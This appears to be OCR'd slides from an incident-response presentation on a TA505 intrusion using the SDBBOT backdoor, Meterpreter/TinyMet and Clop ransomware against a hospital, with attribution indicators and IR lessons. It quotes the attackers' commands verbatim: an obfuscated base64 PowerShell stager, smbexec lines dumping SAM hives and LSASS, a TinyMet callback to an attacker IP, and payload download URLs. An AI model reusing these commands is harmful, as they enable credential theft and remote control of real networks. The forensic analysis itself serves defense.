




```
seg000:001D9018 aHostsDrmServer db 'Hosts=drm-server-booking.com',0Dh,0Ah
seg000:001D9018                                         ; DATA XREF: parseconf+8↑o
seg000:001D9018                 db 'ReconnectTime=900',0
seg000:001D9048 aBotcfgbotcfgbo db 'BOTCFGBOTCFGBOTCFGBOTCFGBOTCFGBOTCFG',0
```


Command & Control

- SDBBOT Capacity
  - C&C to drm-server-booking.com
  - Report external IP (fetched from ip-api.com)
  - Download files
  - Perform file operations
  - Commands Execution
  - Streaming of the screen content
  - Network connections forwarding
  - Perform reboot




Action on Objectives

- MS17-10 Vulnerability used to perform lateral movement/privileges escalations
  - First pivot on Domain Controller
  - Evidences show domain administrator privileges gained **1h20** after first connection
  - Persistence sets with user “support” as DC admin group.




Action on Objectives

- Attackers used Meterpreter for offensive actions:
    - Usage of a repackaged Meterpreter stager named TinyMet, locally named wsus.exe.
    - Spread using smbexec
    - Connections in the **91.214.124.0/24** subnet
        - AS210119, IPs geolocalized in Seychelles, AS registered originally in Ukraine



```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq
4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String(''H4sIAAyR310CA7VWbW/aSBD+nEj5DlaFZFslgIE0R6RKt+Y1OAFC4mBCKDot9tpeWHvBXgdIr//9xmCn6TWt2pPOAnlfZmZnnnlm
1m4S2oLyUNph6fPJ8dEQRziQ1MLaCHeoKBWEZahHR7BR2DQaW+mjpEzRatXiAabh7OKimUQRCcVhXrokAsUxCeaMklhRpb+1sU8icnozXxBbSJ+1wl+1S8bnmGViuya2fSKdotBJ93rcxqkzJXPFqFDkT59kdXqqz
UrtdYJZrMjmLhYkKDmMyar0RU0PvN+tiCL3qR3xmLuiNKZhrVoahTF2yQCsPZE+ET53Y1mFKOAXEZFEobSPJzVw2FZkGA4jbiPHiUgcy0VpmpqezmZ/KtPs3LskFDQgJSMUJOIrk0RP1CZxqYtDh5E74s5AyxQRDb
2ZqoLYE18SpRAmjBW13zGjDMgmR+1X1ZTXSiA1FJFahEy+EWefOwkjB035DUcP2VfhyRgA0H05OT45dnO2rPqv2QKjo+l+TMA5Zchjupf6KFWKUh+OwYJHO5gW7qOEqLMXaCELhBV/rK71siBJO11YmVqcOjPQyLJ
Z4C2O0vUfs7JFXBqS1i7EAbVz4ilvQUxcRvbx1XKxAfikyNkGcVqEEQ+LFLQ009+ptQMqXnT1hDKHRMiGNMXgFWRQ/daZQx4U2Qj7JACEDnOgXsEFupNcOqP4Lj89nYOQ3GQ4jovSMIF6s4uSSTAjT1FCYUyzLZQI
vh/KX93tJ0xQG8ciNzdTcxyz85o8jEWU2JA0iP3eXBGbYpZCUZS61CH6zqRefq78JhBNzBhUAVh6gkTASgqAKVIqROBimna1ZBJhBCtGAhDZ132HYQ+qPKP6njrYI478bwdzKh94m0KRY/DKPcivybgoShaNBLSPF
Fbg0H86/FXb2LvRjEiWByUvjam+Eym1C6vGoK61jMxQ2WMQCYi/E/FAxzH5UD/0COVd+YY2ETwTI2R9W19SDW2oZvThP6I1g7fOneurRbcctba+i4zY6HeHrdtut/50ZVp1YbYNcT00RL/9sFiYqHs3mohHA3XvaW
U5qT+vruiz2UPOZFv+8Kw/byr69nnhOe6k5breuWveaWcd2hs3b/VKFfda7aQ31jd6pR636aZ7S0e3y6uOmE8shkdu2XvQGphue9HC0nj/2UDo0q/Zzleuden3nd2kW26M60vURqgZtq2Ozq8neoSGZQt74nF002t
gr7NGwWLdapQ9kH3ACDw9al6dBfzWYg7fiLj2WC5bvqlr447DxftlvQxzq+pXzltPfrlhPbCqr82XWjpeo0veTvWQCI0HkPPKHnJptTcIVggjdIuQPsaezsfXd/dnbtlaaoM16jzeW1WvWbV9F3xovUf6e33TbV3b
j9oH++a8rlfWzYAGbF5lyo3RH3q4ufaGT55zOz6/2w528ypHIzjrXUoKYEVhrvmvUv2jHt3HUexjBhSA5puXXYdHnaydDj1NNRQFLuEliULC4AqDSy6nLmKM22kzh7YL18ihuad3zQiGteqbI1V6EVS/tvh86eLiE
TyEWtiztdQjoSf8YmVbq1SgZVe29QpE+OthNflqpxxsFdOen+LyYpztjatpkUABNmvX/ydiWWX68HJ+jtjXtZ/s/hKKleI+3u9Wv134LUB/M+oxpgLkTGgqjBwutbeCz5jx6sbf5wPy7mZP+s12k4jTAXwJnBz/A2
hCsA8dCgAA''))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='H
idden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```




Action on Objectives

- Extraction of the domain database ~20h after access on DC
  - Retrieval of SAM database
  - Dump of the process LSASS
  - Execution of PWDUMP tools

```
%COMSPEC% /Q /c echo reg.exe save hklm\sam C:\Intel\sam ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat

%COMSPEC% /Q /c echo reg.exe save hklm\security C:\Intel\security ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat

%COMSPEC% /Q /c echo reg.exe save hklm\system C:\Intel\system ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat

%COMSPEC% /Q /c echo C:\Intel\procdump.exe -accepteula -ma lsass.exe lsass.dmp ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat

%COMSPEC% /Q /c echo C:\Intel\pwdump.exe > C:\Intel\pw ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

Action on Objectives

- Deployment for persistence.
  - More than 50 servers/workstations compromised.
  - Deployment at system level.
  - Using Meterpreter with admin credential
  - Using smbexec leaving a service.



Attribution


```
%COMSPEC% /Q /c echo ping google.ca ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat &
%COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

Attribution

```
%COMSPEC% /Q /c echo ping google.ca ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

Source : http://www.ottawalife.com

Attribution


tag: CERT-XLM:malicious-code="spyware-rat"
tag: tlp:amber
attribute: 91.214.124.5
MISP
event: (78) Threat Actor Anssi REPORT CLOP
MISP
event: (72) Malspam APT TA505 - SDBBOT
object: file
attribute: b1946d710c2eabd3ad3
attribute: 06e804d601988934da8359a2ea5f75e7
attribute: 55306
attribute: 1536:ir2fz4OR/OUe4lIRiCZ20OXI6wfmVS
attribute: 0cff3036c7a
…769fae3d3ac721e2f08a1e17abe87bfc990bee
…5GY:HzZWUe2IRiD1fmYBWrGY
…07e181
attribute: wsus.zip|06e804d601988934da8359a2ea5f75e7
MISP
event: (71) Clop IOC detection
attribute: wsus.zip|08114f0efc34c6ed3aa3393194b1da18
attribute: Zip archive data, at least v5.1 to extract
attribute: wsus.zip
attribute: wsus.zip|d73c07460c6178ace993e6cd242ccc27
object: file
attribute: 1cf707cf92b14cfef7347f6ae6397a51c23397c1
attribute: 08114f0efc34c6ed3aa3393194b1da18
attribute: 7.99684
…8714
attribute: ba5b347c38a1770de929
…07454732188cc77d3c
attribute: 1536:PzvsEJgzSugFc7j950dDqvoEqTjUv8V3jFzO:PzvsEduqvOQyNO
object: file
attribute: 55834
attribute: 768:nsMqjLqoHyIIBwOLb30xt0n0ZU12q0Q60rcWsI0JjjIBkC
…Zp2b4
…18B30Ezo9:zbhSOn0CkQ8WuJjjIDHzFJ1qxzw
attribute: 07b112a0498f66e8c4400c87c8db5e220b824cac72804ba53aae4baffdc6f6d1
attribute: 7.9
…690fd94b092849b460fccf2aa1d69ee87c1d2283fb7d183a4a40a7e175138db07fca411bc7dfe7d602ae0fdbba8c870205fbba624d8a8310b7695204b
attribute: d73c07460c6178ac
…93e6cd242ccc27
attribute: 28f0887db9c29d729d6c3383e4476eea1d552d738ca8353f337937c3f27aa41b87a3b17231e13809fbb2d327d31833622e186c4f82c7365c966907005d25ce39
attribute: b1da512f1ca355980dac4c63c377d901303da3c648c020cff5a94b5d78989b0a

TA505

Metasploit
CC

Attribution


- Attribution sources
  - TLP Amber
    - Collected artefacts
    - ANSSI Report – 11/2019 - INFORMATIONS CONCERNANT LE RANÇONGICIEL CLOP
  - TLP White
    - ASEC – Q32019 – Report vol.96
    - ProofPoint 10/2019 - Report – TAT505 Distributes New SDBbot Remote access
    - ATT&CK – All registered report

Attribution to TA505/G0092

TA505 is a financially motivated threat group that has been active since at least 2014.
The group is known for frequently changing malware and driving global trends in criminal malware distribution.
Using phishing or malware for initial breach.

Attribution


- Attribution
  - Paper from Asec (October 19)
  - Same backdoor: SDBBot.
  - Same loader name: wsus.exe


Mail (phishing)
html
Download
- 국세청 메일로 사칭하여 HTML파일 첨부
Word
M
Excel
Macro
Case1. MSI Download
- Word 혹은 Excel 다운로드
- 숨김 Sheet에 매크로 삽입 혹은 VBA 매크로 실행되어 동작
ex) msiexec /q step1=common/ step2=files /i http://54.38.127.28/pm4
msiexec.exe
(MSI 실행 하기 위한 정상 프로세스)
Drop & Execute
msiXXXX.tmp Ammyy Downloader
- 인코딩 된 PE 다운로드 후 RC4로 복호화하여 백도어 생성
ex) http://179.43.147.77/01.dat
Download & Decode
2019.05.30 부터 메일에 엑셀 및 워드가 아닌 HTML 형태로 첨부되어 유포 시작. (한단계 추가)
Case2. PE Download
ex) http://179.43.147.77/p2
2019.02월 초부터 메일에 엑셀 및 워드로 첨부되어 유포.
EXE Ammyy Downloader
Download & Decode
Ammyy Backdoor (wsus.exe)
?
CLOP Ransomware (wsusc.exe)
- 인코딩 된 PE 다운로드 후 RC4로 복호화하여 백도어 생성
ex) http://54.38.127.28/02.dat
- c:₩programdata₩nugets₩wsus.exe 으로 생성 됨
- Ammyy Backdoor와 동일 인증서 사용
- AD서버일 경우 생성

https://global.ahnlab.com/global/upload/download/asecreport/ASEC%20REPORT_vol.96_ENG.pdf


Incident response

Incident response



- Big environment
  - No IR preparation
  - Flat network
  - Hospital, means heterogeneity

Incident response



Metasploit

- Easy to spot
  - Artefact created by smbexec
    - BTOBTO services
    - C:_output folders

- Evtx
- Remote folders scan


- Listening meterpreter
  - 8080 listen

- Nmap

```
%COMSPEC% /C echo C:\Windows\wsus.exe 0 91.214.124.15 443 ^>
%SYSTEMDRIVE%\WINDOWS\Temp\iaetRnAqpruNtWFZ.txt >
\WINDOWS\Temp\wmCiqaHkZzuHNNMT.bat &
```

Incident response

TinyMet
https://github.com/SherifEldeeb/TinyMet



